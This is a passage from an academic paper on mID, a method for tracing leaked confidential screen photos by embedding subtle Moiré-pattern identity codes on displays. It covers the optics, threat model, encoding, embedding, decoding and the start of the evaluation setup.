Digital cameras often cause Moiré phenomenon when taking pictures of digital screens, e.g., TV screens or liquid-crystal displays (LCDs). The nonlinearity arises from the interference of digital screens and the Color Filter Array (CFA) on the camera image sensors, which we call the screen-camera channel. The process is depicted in Fig. 3.

Screen Image. The unit structure of digital screens, e.g., LCD screens, usually consists of tri-color (red (R), green (G) and blue (B)) filters and emits corresponding light separately,




Figure 3: An illustration of the imaging process of the screen (LCD)-camera (CFA) channel and the resulted screen photo with Moiré patterns.




Figure 4: System overview of mID scheme.

e.g., LCD panel shown on the left of Fig. 3. When taking a picture towards an LCD screen, the unit structures of the LCD panel are projected onto the camera sensors and form a layer of spatial patterns, i.e., the image of the LCD screen. We denote the image of the LCD screen on the camera sensors as layer l_1 with a frequency of f_1, which interacts with the CFA directly to generate Moiré patterns. To distinguish, we denote the layer formed by the original LCD screen as layer $l_1^{'}$ with a frequency of $f_1^{'}$. Note that other displays such as LED screens are also applicable.

CFA. In the screen-camera channel, the light emitted by the screen is received by the camera image sensors. A CFA (i.e., a mosaic of tiny color filters) is placed over the camera image sensor to capture the color information. Bayer filter is the most common filter on smartphones' built-in cameras [46], which gives information about the intensity of light in RGB wavelength regions in a 2×2 array (e.g., CFA of camera shown in the middle of Fig. 3). As a result, the CFA forms another layer of spatial patterns, which we denote as layer l_2 with a frequency of f_2.

Nonlinear Optical Interaction. According to the Moiré pattern profiling, the superposition of l_1 (image of the screen) and l_2 (CFA of the camera) can generate new components in the frequency domain. When the camera is positioned at a proper distance and angle, the generated component $(f_1 - f_2)$ falls in the observable frequency range and appears as ripple patterns on the captured screen photo, i.e., the Moiré patterns caused by the screen-camera channel (shown in Fig. 3).

Inspired by the natural Moiré phenomenon existing in the screen-camera channel, we propose to exploit the nonlinear optical interaction between the CFA of the camera and the well-designed camouflaging periodical patterns displayed on the screen, to embed Moiré-pattern-based ID, i.e., mID, into the screen photo, to trace the source of file leakages.

3 Threat Model

For the screen-photo-based leakage attacks, the adversary's goal is to leak confidential information via the photo taken by smartphones. The photo can be delivered to unauthorized parties from networking applications such as WhatsApp or a portable disk. In this attack scenario, we assume the company who wants to trace the screen photo, i.e., file forensics, has full control over the confidential file. In other words, they can modify the hardware and software such as screen configuration. For the adversary, we have the following assumptions:

- **Screen-capturing with Smartphones.** To avoid being logged and caught, the attacker tends to take a picture of the screen displaying the confidential information with her smartphones. The adversary wishes to capture the confidential content completely and clearly, and therefore they should place their smartphones close enough at a good angle.
- **Untraceability over Internet.** The adversary is able to leak the screen photos anonymously via open networks, e.g., public Wi-Fi. As a result, the path of the photo leakage cannot be traced by the company.
- **Photo Processing.** To reduce the risk of being traced, we assume the adversary may process the captured screen photos. The possible processing operations include photo duplication, photo compression, image up/downscaling, format conversion, image cut, etc.

4 Design

4.1 Design Requirement

To trace the source of file leakages via Moiré patterns, mID shall satisfy the following requirements.

Subtle Visual Difference to User. The embedded mID shall have no obvious visual impact to users for the sake of user experience. In other words, users should not be able to recognize what mID has modified to the display.

Vision Insensitivity to Adversary. The crafted Moiré patterns appeared in the photos shall look similar to the ones naturally generated by the screen-camera channel. Otherwise, the adversary may notice the existence of mID and abandon the image to avoid being traced.

4.2 Overview of mID

The basic idea is to generate mID by embedding identity numbers into the superimposed Moiré pattern via its intensity

levels, and the scheme consists of mID encoding and decoding phases with four modules: (a) mID generation, (b) mID embedding, (c) mID extraction, and (d) mID decoding, as shown in Fig. 4.

In the encoding phase, the mID Generation module first creates the modification that will be applied to the original display based on the IDs, and the mID Embedding module will find the best areas to apply such modification. The design goal of the encoding phase is that the modification cannot be observed visually by users but will be captured by cameras and form a seemingly natural Moiré pattern, i.e., mID. The mID Generation consists of (a) mID Framing that forms a proper frame, (b) Grating Generation that helps to create Moiré patterns, and (c) ID Encoding that adds the information of IDs to the Moiré patterns. Note that designing grating is similar to finding the carrier signals and the ID encoding is similar to finding the modulation scheme in communication.

To generate Moiré patterns, the screen pixels are manipulated to form a display grating, which has a periodic structure and may appear as stripes. To make the patterns looks as if they are naturally generated, the display grating is designed to be vertical since the LCD panel has a vertical grating structure. Second, to encode the mID into the display grating without noticed by users, we propose a discretized bipolar non-return-to-zero encoding method, which manipulates the intensity levels of the generated Moiré patterns to represent information. As humans perceive light and color in a non-linear manner, we correct the luminance difference caused by the discretized encoding to ensure user visual uniformity. Third, to embed the generated gratings into the screen and maximize their possibility of being captured in the photos, we automatically analyze the current page of the screen and search for suitable regions for embedding.

In the decoding phase, for a given screen photo that contains embedded mID, the mID Extraction module tries to remove the camera distortion with image rectification and extracts the regions of Moiré patterns, i.e., Moiré areas, with window scanning. Then, we recover the embedded identity numbers via the mID Decoding module, in which we first transform the Moiré areas into the HSV (hue, saturation, value) color space, then perform saturation balance and enlargement for image pre-processing, and finally recover mID via k-means clustering with the assistance of check codes.

4.3 mID Generation

4.3.1 mID Framing

To label the information source via Moiré-pattern-based ID, we design an N-bit mID that consists of (1) a 2-bit front check code, (2) a payload, and (3) a 2-bit end check code. The payload represents the identity of the information source and appears as a sequence of binary digits (bits), each having either the value "0" or "1". We envision it can provide photo forensics from three levels.

- **Device level.** When devices and users are tightly bound, e.g., the devices can only be accessed by the owners, the payload can be generated based on the hardware information of the display device, e.g., the MAC (media access control) address.
- **Operating system (OS) level.** When multiple users share the same device but use their own OS accounts, the payload can be generated at the OS level based on the OS user account information.
- **Application level.** For sensitive applications, e.g., the internal mail system or the database of companies, the payload can be generated based on the account information associated with the application.

The front (end) check code is a two-digit segment "01" that appears before or after the payload of mID. As thus, a 14-bit mID with front and end check codes appears as 01XXXXX...01. We design such a check code to facilitate decoding with twofold benefits. First, the check code can help restore the exposure-imbalanced images and can thus improve the decoding accuracy. Second, it provides a baseline for the k-means clustering to determine which cluster maps to bit "0" or "1", as we will reveal in detail in Sec. 4.6.

4.3.2 Display Grating Generation

As mentioned in Sec. 2, the screen pixels (layer l_1') is projected onto the camera sensors to form layer l_1, and the CFA of the camera forms layer l_2, with their superposition generating mIDs. Among the three layers l_1', l_1, l_2, we can only manipulate the screen pixels (l_1') for mID grating generation, since the CFA layer (l_2) is determined by the physical structure of smartphone built-in cameras and the projected screen display (l_1) is affected by the cameras as well. Recall that a periodical grating layer can be modeled with a frequency and a phase term:

$$l(x,y) = p(\phi(x,y)) \tag{3}$$

where $l(x,y)$ represents the pixel value at the coordinate (x,y), $p(\cdot)$ is a periodic function that determines the frequency of the grating, and $\phi(x,y)$ is a phase function that determines its geometric layout, as shown in Fig. 2. We explain how to select appropriate periodic and phase functions for the layer l_1' to generate mIDs.

Periodic Function Selection. Due to the long photographing distance and the pinhole effect of cameras, layer l_1 has an increased frequency compared with that of layer l_1'. According to the Pinhole Camera Theory [35], the object size projected onto a camera sensor is inversely proportional to the distance between the object and the camera sensor:

$$S_{cam} = \frac{S_{obj} \times L_f}{D} \tag{4}$$

where S_{cam} and S_{obj} are the photographed and actual sizes of the object respectively, L_f is the focal length of the camera, and D is the distance between the camera and the object. Due to that the photographing distance D is usually much larger than the focal length L_f, the size of layer l_1' shrinks to $\frac{L_f}{D}$ per

unit area, which gives $f_1 = \frac{D}{L_f} \cdot f_1^{'}$. As a result, the frequency of the generated Moiré patterns can be given as $\frac{D}{L_f} \cdot f_1^{'} - f_2$. As the camera focal length L_f and the CFA frequency f_2 are fixed by the photographing device, for a specific device, the Moiré patterns are mainly determined by the photographing distance and the frequency of the generated grating.

Considering the goal of adversaries is to capture the contents on the screen completely and clearly, the photographing distance D used by adversaries shall be within a range. For a 24" LCD display commonly-seen on the market, the photographing distance D is usually larger than 60 *cm* for various smartphones, as calculated in Appendix 11.1. To improve the chances of the generated Moiré patterns to be captured by cameras, the frequency of the periodic function $p(\cdot)$ shall match the photographing distance, and should be as small as possible since thinner strips are more likely to appear as uniformly colored compared with wider stripes. Thus, we set the frequency of $p(\cdot)$ to be 2 pixels, which is shown to be effective in Sec. 6.

Phase Function Selection. While the periodic term affects the density of the grating, the phase function determines its geometric layout and thus the Moiré patterns. Due to that in LCD panels, unit structures of the same color are usually arranged in vertical, the natural grating formed by the LCD display is vertical stripes of red, green, and blue respectively, as shown in Fig. 3. To achieve vision insensitivity to the adversary, we design `mID` that imitates the Moiré patterns that are generated naturally by the screen-camera channel. Specifically, with the selected frequency, we generate a binary display grating for each bit of `mID` in the form of vertical stripes, as given below:

$$\begin{aligned} l_1^{'}(x,y) &= p_1(\phi_1(x,y)) \\ p_1(u) &= 0.5 + 0.5cos(\pi u) \\ \phi_1(x,y) &= y \ mod \ 2 \end{aligned} \tag{5}$$

As the generated `mID` display grating has a frequency of 2 pixels while the digital screen structure has a frequency of 1 pixel, the `mID`-related and the natural Moiré patterns appear at different distances and will not interfere with each other.

4.3.3 Intensity-based ID Encoding


Existing work [17, 30, 43, 45] usually hides information in the Moiré patterns by manipulating the phase of one of the gratings, e.g., two secret images show no obvious patterns when observed separately, but reveal hidden information when overlapped. However, manipulating the phase is likely to bend the vertical stripes, and thus may result in visible changes to adversaries. In addition, phase-based methods usually induce significant patterns in the generated Moiré fringes, which is likely to alert the adversaries and is unacceptable.

Intensity of Moiré Pattern. To address it, we modify the intensity of Moiré patterns. Specifically, `mID`-related Moiré patterns are new frequency components generated by the superposition of the display grating and the camera CFA. Since the latter is determined by the camera, the intensity of the `mID`-related Moiré patterns depends on the intensity of the display grating. Thus, the intensity of the generated Moiré patterns can be changed by manipulating the pixel values of two adjacent grating stripes in the RGB color space, i.e., the contrast of two adjacent stripes. Such an observation is also validated by our experiments. As the generated grating has a spatial frequency of 2, we can denote the even column in the generated grating as $c_0 = (r_0, g_0, b_0)$, and the odd one as $c_1 = (r_1, g_1, b_1)$. With Equ. 6, $c_0 = (255, 255, 255)$ and $c_1 = (0, 0, 0)$ generate the most intensive Moiré patterns. Denote the color distance between two adjacent stripes, or in other words, a pair of color vectors $\{c_0, c_1\}$, as their l^2-norm in the RGB space:

$$C_d = ||\{c_0, c_1\}||_2 = \sqrt{(r_0 - r_1)^2 + (g_0 - g_1)^2 + (b_0 - b_1)^2} \tag{6}$$

A larger C_d represents a larger contrast between two adjacent stripes and thus represents a more significant stripe grating, which results in more intensive Moiré patterns. When C_d decreases to zero, i.e., the even and odd columns are identical, the generated grating loses its periodicity and thus no Moiré patterns will be observed.

Based on it, we propose to embed identity numbers into the generated Moiré pattern via its intensity levels. Intuitively, we can utilize the high intensity level to represent bit "1", and the low intensity level to represent bit "0", which is also known as the unipolar non-return-to-zero (NRZ) code [31], as shown in Fig, 5(a). However, such an implementation introduces discontinuity at the junction of bit "0" and bit "1", and thus may aggravate suspicious patterns to adversaries if they are adjacently encoded.



(a) Unipolar NRZ coding for binary sequence "101010001".
(b) Discretized bipolar NRZ coding for bi-nary sequence "10".

Figure 5: The improved discretized bipolar NRZ coding ensures a flat edge between bits "0" and "1".

Discretized Bipolar Non-return-to-zero Encoding. To alleviate the problem of discontinuity, we discretize both the high and low levels to make the possible junction smooth, which we call the discretized bipolar NRZ encoding. As shown in Fig. 5(b), we discretize the high (low) intensity level into k sub-levels with each sub-level consisting of n grating columns to approximate a cosine function, for the sake of being flat at the edge of a bit. Another benefit of such an implementation is that bipolar encoding increases C_d between bit "0" and bit "1" compared with the unipolar one, which may ease the difficulty of decoding.


Nonlinearity of Color Perception. In the discretized bipolar NRZ encoding, each intensity level is represented with



(a) Color vector pairs with identical distance.



(b) Color vector pairs with the same $\frac{c_0+c_1}{2}$ but increasing distances.



(c) Color vector pairs with luminance correction and increasing distances.

Figure 6: An illustration of ten intensity levels for encoding using three methods, and the ones created by the proposed luminance correction scheme (c) show almost no visual difference and can embed `mID` without being noticed by adversaries.

one pair of color vectors $\{c_0, c_1\}$ in the RGB space. Since bit "0" and bit "1" share the same baseline, the encoding requires $(2k-1)$ intensity levels in total, i.e., $(2k-1)$ pairs of color vectors with increased color distances.

We employ the visual average effect of human visual system (HVS) [51] to generate the required color vectors, which suggests that human eyes take the average of contiguous objects as their perception and many image scaling methods are built upon it [18]. As a result, we attempt to generate various color vectors for different intensity levels while keep their average RGB vector $\frac{c_0+c_1}{2}$ identical, which we assume may have the potential to ensure the evenness of the generated grating image.

Take the mid-gray $(128, 128, 128)$ as the background color for an instance, we can generate k pairs of vectors with increased color distances such as:

$$\begin{aligned} Level_i : \{c_0, c_1\}_i = \{&(128+5i, 128+5i, 128+5i), \\ &(128-5i, 128-5i, 128-5i)\}, i \in \{1, 2, ..., k\} \end{aligned} \tag{7}$$

Compared with the naive color vector pairs with an identical distance shown in Fig.6(a), the proposed ones, i.e., color vectors with the same $\frac{c_0+c_1}{2}$ but increasing distances, exhibit much fewer visual differences as shown in Fig. 6(b). Yet, it is insufficient to generate an even grating image. After careful analysis, we find it is because that adjusting the distance of $\{c_0, c_1\}$ changes its luminance perceived by human eyes, as a result of the Gamma Correction [25] adopted by modern display devices.

As humans perceive light and color non-linearly, with greater sensitivity to relative differences between darker tones than between lighter ones, gamma encoding is applied in images to optimize the usage of bits when encoding an image, or bandwidth used to transmit an image [32]. Correspondingly, modern display devices conduct gamma correction to reveal the true colors. Both gamma encoding and gamma correction follow a pow-law expression [47]:

$$V_{out} = AV_{in}^{\gamma} \tag{8}$$

where the input value V_{in} is multiplied by the constant A and powered by the gamma value γ to get the output value V_{out}, with $\gamma < 1$ for encoding and $\gamma > 1$ for correction (decoding). As a result, the generated RGB vector is expanded before display and the luminance perceived by human eyes is not the arithmetic mean $\frac{c_0+c_1}{2}$ as supposed.

Luminance Correction. To further make the encoding unnoticeable, we propose a luminance correction algorithm based on gamma correction and the non-uniformity color perception of HVS. Specifically, we model the average luminance Y of an RGB vector pair $\{c_0, c_1\}$ by removing the gamma compression, which transforms the image to a linear RGB color space as follows:

$$Y\{c_0, c_1\} = w_r(r_0^{\gamma} + r_1^{\gamma}) + w_g(g_0^{\gamma} + g_1^{\gamma}) + w_b(b_0^{\gamma} + b_1^{\gamma}) \tag{9}$$

where $\gamma = 2.2$ for most modern display devices [47]. w_r, w_g and w_b are the weights of the RGB channels respectively, which represent the intensity (luminance) perception of typical humans to lights of primary colors. Given that human vision is most sensitive to green and least sensitive to blue, w_g has the largest value of 0.7152 and w_b has the smallest value of 0.0722, with $w_r = 0.2126$ [48].

With luminance correction, we can generate RGB vector pairs with even luminance by optimizing the following equations:

$$\begin{aligned} &E = |Y\{c_0, c_1\} - Y_{bg}| \\ &Y_{bg} = w_r r_{bg}^{\gamma} + w_g g_{bg}^{\gamma} + w_b b_{bg}^{\gamma} \\ &\textbf{\textit{max}} \quad C_d = ||\{c_0, c_1\}||_2 \\ &\quad\ s.t. \quad E < \varepsilon \\ &\quad\ s.t. \quad r_i, g_i, b_i \in \mathbb{Z} \cap [0, 255], i = 0, 1 \end{aligned} \tag{10}$$

We utilize the global search algorithm to solve the above optimization problem. However, as we can see, the solution to the formula is not unique and the number of searched vector pairs is determined by the error threshold ε. A larger ε contributes to more RGB vector pairs at the cost of less evenness of the generated grating image. Thus, ε can be determined upon the requirement of k, or in other words, the number of RGB vector pairs needed to implement the discretized bipolar NRZ encoding. After luminance correction, the generated grating is almost invisible even with increasing color distances, as shown in Fig. 6(c).

In summary, we utilize the discretized bipolar NRZ encoding to embed identity numbers into the generated Moiré pattern via its intensity, and employ luminance correction to ensure the evenness of the generated gratings.

4.4 `mID` Embedding

To embed the generated gratings and maximize their possibility of being captured in photos, we automatically analyze the

current page of the screen.

Region of Interest. Given the company's goal is to prevent cyber-theft of trade secrets, some regions of the current page that contain confidential information such as texts or images, are of more interests to the company, i.e., regions of interest (ROIs). To search for suitable regions for `mID` embedding, we first locate the possible ROI of the current page with computer vision (CV) techniques [14, 24, 54], which mainly extract the locations of texts and images, as shown in Fig. 7. The number of ROI extracted is determined by the screen content, and we calculate the centroid of these regions as the center of ROI for the current page. Alternatively, the defenders can manually mark the ROIs according to their demands.

Region of Embedding. To maximize the possibility that `mID` is captured in the screen photos, we embed the generated gratings in the vicinity of the ROI center, i.e., regions of embedding (ROEs). In general, we assume that flat regions close to the ROI center are more suitable for embedding since (1) `mID` is more likely to be captured in the screen photos, and (2) fewer details of the current page will be lost and less vision disparity will be caused to users. In addition, we design to embed one bit of `mID` in each ROE. It is because that embedding the whole `mID` in one ROE may require a large flat region. Separating the `mID` into several ROEs helps to reduce the size requirement of ROEs.

Therefore, we search for N rectangular regions close to the ROI center, where N is the number of bits of `mID`. Each embedding region has a size of $p \times q$, where p and q represent the height and width of a 1-bit grating, respectively. The width q can be further calculated as $q = 2k \times n$. The height p can be any value theoretically but a minimum one is required to ensure the distinguishability of Moiré patterns in the screen photos. In practice, we suggest that $p > 50$. Note that the embedding region can be any shape. We employ rectangle here for the ease of encoding and decoding.

We utilize a sliding window with a size of $p \times q$ and a step of w_m to scan through the current page for ROE searching. For each image window $B(x,y)$ with (x,y) as the centroid coordinate, we evaluate its fitness $F(x,y)$ in consideration of both evenness and location:

$$\begin{aligned} D(x,y) &= \frac{1}{\sum\limits_{ch=\{r,g,b\}} \sigma(ch[x-\frac{p}{2}:x+\frac{p}{2}, y-\frac{q}{2}:y+\frac{q}{2}])} \\ L(x,y) &= \frac{1}{abs(\frac{x}{h_B}-C_x)+abs(\frac{y}{w_B}-C_y)} \\ F(x,y) &= w_D \cdot D(x,y) + w_L \cdot L(x,y) \end{aligned} \tag{11}$$

where $\sigma(ch)$ refers to the standard deviation of channel $ch = \{r,g,b\}$ of the current page. h_B and w_B are the height and width of the current page, (C_x, C_y) is the centroid coordinate of ROI, and w_D and w_L are the weights of the deviation $D(x,y)$ and location $L(x,y)$ functions, respectively. In our implementation, we set $w_D = w_L = 0.5$.

We employ the first N image windows in the descending order of fitness ranking as our ROE, and rearrange them according to the horizontal coordinates (in an ascending order)*. As thus, we obtain N image windows in the horizontal direction. With the obtained regions, we embed the corresponding `mID` bits by replacing the pixels of the original page with that of the generated gratings. As thus, we embed the generated `mID` gratings into the current page of the screen, under the premise of non-obvious visual impact to users.




Figure 7: Illustration of ROI (red box) and ROE (black box) of the current page [26]. The red dot is the center of ROI.

4.5 `mID` Extraction

The image captured by smartphones contains Moiré patterns as well as other elements. To obtain the embedded `mID`, we first locate the regions of Moiré patterns in the smartphone-captured image, which we call the Moiré areas.


Image Rectification. Smartphone-captured images usually suffer from geometric distortion due to the unparalleled camera and screen planes, i.e., an angle exists between them. As a result, the captured screen is no longer a regular rectangle but a distorted quadrilateral. To address it, we first rectify the distorted image with the commonly-used projection transformation under the homogeneous coordinates [8, 53], and then extract the rectified rectangle that contains the screen for further Moiré area extraction.

Moiré Area Extraction. One intuitive method to extract the Moiré areas is to search for the red-green fringes. However, as Moiré patterns may appear as various colors on different backgrounds and blur due to the noise introduced by the screen-camera channel, simply searching for fringes of a specific color may not suffice. Therefore, we turn to the transverse coding style we employ for `mID` encoding, because of which the Moiré area is likely to have larger color variations in the horizontal direction compared to the vertical one.

To extract the Moiré areas with robustness, we use a 2-dimension (2D) window W_m with a size of $h_m \times w_m$ and a step of t_m to scan through the rectified rectangle image. Specifically, we calculate the average color variation Var_h and Var_v in both the horizontal and vertical directions, and determine whether the current window belongs to the Moiré area with the following in-equation:

$$Var_v > r \cdot Var_h \tag{12}$$

*Arrange by vertical coordinates If equal horizontal coordinates.



(a) Saturation of exposure-unbalanced JMA. (b) Saturation of exposure-balanced JMA. (c) Saturation of difference-enlarged JMA.

Figure 8: After pre-processing, the saturation of JMA is balanced and the difference between bits "0" and "1" is enlarged.





Figure 9: The JMA saturation distribution is roughly a Gaussian distribution.



(a) Saturation curve of the pre-processed Moiré area. (b) Bit sequence recovered by bit clustering.

Figure 10: An illustration of mID recovered by k-means clustering with check codes.

where r is the ratio threshold and the window with significantly larger horizontal variation will be regarded as a part of the Moiré area. To achieve high extraction precision, the window size and step are usually supposed to be in fine granularity. In practice, we set $h_m = w_m = s_m = 10$ *pixels*, and $r = 1.5$. After scanning, we obtain a number of Moiré windows in several clusters with possibly a few outliers. The number of clusters, i.e., the number of Moiré areas contained in the photo, is usually less than or equal to the number of mID bits N since two adjacent embedding regions appear as one Moiré area in the photos. To locate the Moiré areas, we first cluster those Moiré windows with mean shift clustering [6], which obtains the center of each Moiré area roughly. Then, we utilize Random Sample Consensus (RANSAC) [11] to discriminate outliers and search for the minimum rectangle that contains the rest of clustered Moiré windows for each Moiré area. We gradually iterate their boundaries until convergent, with which we extract the Moiré areas for further mID decoding.

4.6 mID Decoding

After extracting the Moiré areas, we perform mID decoding to recover the embedded mID. To ease burden of decoding, we arrange and connect the obtained Moiré areas together according to their horizontal coordinates. In this way, we obtain a joint Moiré area (JMA) for decoding.

4.6.1 Image Pre-processing

The first set of decoding procedures is image pre-processing that includes (1) Color Space Transformation that makes the decoding algorithm robust across different colors, (2) Saturation Balance that reduces the impact of focus position and the ambient light, and (3) Saturation Difference Enlargement that enlarges the saturation difference between bit "0" and bit "1" to help decoding.

Color Space Transformation. The colors of the mID-related Moiré patterns depend on the screen backgrounds. For instance, a white background will produce Moiré patterns with red and green stripes. To make the decoding algorithm robust across different RGB colors, we transform the joint Moiré area into the HSV (hue, saturation, value) color space [49]. Specifically, as we utilize the Moiré pattern intensity to encode bits and high intensity results in high color saturation, we perform mID decoding in the saturation dimension.

Saturation Balance. When taking a picture towards a screen, people tend to focus on the center of the screen to capture the whole screen. As a result, the Moiré areas close to the focus may be better exposed compared to the remote ones, as shown in Fig. 8(a). To reduce the impact of focus position as well as the ambient light, we balance the saturation of the joint Moiré area with the help of check codes.

Specifically, we focus on the horizontal saturation balance since we encode mID in a transverse way and thus horizontal saturation unbalance has a larger impact on decoding compared to that in the vertical direction. To address it, we divide the joint Moiré area into N splits by width, where the 1^{st} and 2^{nd} splits correspond to the bit "0" and bit "1" of the front check code, and the $(N-1)^{th}$ and N^{th} splits correspond to that of the end check code. We compare the average saturation of the 2^{nd} and N^{th} splits and enhance the side with lower saturation. The image enhancement algorithm we employ manipulates every pixel of the image and balances the saturation in a horizontal and linear way, as shown in Algorithm 1 in Appendix 11.2. For exposure-imbalanced images, saturation balance is able to restore the actual Moiré patterns as shown in Fig. 8(b), and thus can improve the decoding accuracy.

Saturation Difference Enlargement. After saturation balance, we enlarge the saturation difference between bit "0" and bit "1" to improve the decoding efficiency. In general, the Moiré area of bit "1" is likely to have more pixels with large saturation values compared with that of bit "0". However, the noise (e.g., the Gaussian and salt-and-pepper noise [4], which are common in photos) introduced during the process of photographing may blur the image and thus increase the difficulty of decoding. To ease the burden, we perform saturation difference enlargement. Specifically, we assume that the saturation values of pixels in the joint Moiré area are in concordance with the Gaussian distribution based on the Cen-

tral Limit Theorem (CLT) [10], i.e., $S \sim \mathcal{N}(\mu, \sigma^2)$, as shown in Fig. 9. Based on it, we enhance the discrepancy between bit "0" and bit "1" as follows:

$$s(x,y) = \begin{cases} 0 & s(x,y) < \mu + \alpha \cdot \sigma \\ s(x,y) & s(x,y) \geq \mu + \alpha \cdot \sigma \end{cases} \quad (13)$$

where α is the amplification factor. An appropriate α is able to reduce the saturation intensity of bit "0" while maintain that of bit "1", and thus can help enlarge their differences, as shown in Fig. 8(c). In practice, we set α to be 1.6.

4.6.2 ID Recovery

After image pre-processing, we recover IDs via k-means clustering with the assistance of check codes.

Saturation Curving. With the enhanced joint Moiré area, we first calculate the histogram of each column and obtain a $1 \times W$ saturation matrix, where W is the length of the joint Moiré area. It is based on the transverse encoding we employ, which means that pixels of the same column are supposed to be identical. We then perform normalization on the matrix and utilize a Hanning window to reduce the noise introduced during photographing and improve the SNR (signal-to-noise ratio). As thus, we obtain a horizontal saturation curve for further decoding, as shown in Fig. 10(a).

Bit Clustering. For an N-bit `mID`, we further divide its saturation curve into N splits and calculate the saturation sum of each split as the value of the corresponding bit, denoted as $\{P_0, P_1, ..., P_{N-1}\}$. Since the processed saturation sequence may have outliers (abnormally large values in our case) that are likely to affect the clustering threshold, we reduce their impacts by suppressing data points with large values. Specifically, for an N-bit `mID`, we decrease the largest K data points as follows:

$$P' = \frac{P}{\sigma'^{\beta}} \quad (14)$$

where σ' is the standard deviation of the saturation sequence $\{P_0, P_1, ..., P_{N-1}\}$, and β is the decreasing factor. A larger β suppresses outliers more heavily. In practice, we set $\beta = 0.1$.

After that, we employ k-means clustering [50] to group the same bit into the same class and utilize the check codes to identify each class, i.e., bit "0" or bit "1", as shown in Fig. 10(b). In this way, we recover `mIDs` from screen photos and the whole decoding process is shown in Algorithm 2 in Appendix 11.2.

5 Implementation

We implement `mID` scheme at both the OS and application levels in Windows, where `mID` runs as a background application or a script after a user logs in, receptively. For the OS level, `mID` employs the entire screen as the display window and creates a rendering context using the Windows API functions `GetDC()` and `wglCreateContext`. For the application level, `mID` employs the application window as the display window and uses its own rendering context. Then, `mID` captures the current page of the screen or application in real-time using the function `glReadPixels()` under the OpenGL (Open Graphics Library) framework [19]. After that, it searches for the ROI and ROE with the methods proposed in the `mID Embedding` module. With the obtained ROE, `mID` replaces the pixels of ROE with the gratings generated by the `mID Generation` module, passes the new `mID`-embedded screen (application) frame to the function `glBufferData()`, and finally renders it on the display.

6 Evaluation

In this section, we evaluate the performance of the `mID` scheme. We conduct experiments under various settings and collect over 5000 photos with 5 display devices and 6 smartphones over 3 months. In particular, we evaluate the impact of (1) IDs, (2) display devices, (3) capturing devices, (4) ambient lights, (5) shooting distances, and (6) shooting angles with the metrics of bit error rate (BER) and identity number error rate (NER). In addition, we evaluate the performance of `mID` against several photo processing attacks. The performance of the `mID` scheme is summarized below:

- `mID` achieves an average BER of 0.6% and an average NER of 4.0%, which demonstrates promises towards screen photo forensics.
- `mID` performs well with little influence from the type of display devices, cameras, IDs, and ambient lights.
- `mID` performs well at a shooting distance of $(60cm, 80cm)$ and a shooting angle of $(-20°, 20°)$, which are within the possible attack distances and angles adopted by adversaries as suggested by the theoretical calculation (in Appendix 11.1).

6.1 Experiment Setup

We evaluate `mID` scheme in a laboratory setting with various display and capturing devices. The detailed settings are as follows.

Display Device. We use a BenQ EW Series LCD screen as the default display device. To evaluate the impact of display devices, we use 2 other LCD displays and 2 laptops of different brands and models. Throughout the experiments, the display devices remain in the default settings with normal color mode and 50% screen brightness. The detailed information of each display device is shown in Tab. 1.

Capturing Device. We use an LG Nexus 5X smartphone as the default capturing device. In addition, we use 5 other smartphones of various brands and models to evaluate the impact of capturing devices. Throughout the experiments, the capturing device is clamped on a tripod with a height of 30 *cm* from the desk and alighted with the center point of the display screen, as shown in Fig. 11. The shooting distance and angle are set to 70 *cm* and 0° respectively. We use the main camera of each device in the default settings, with Auto-focusing

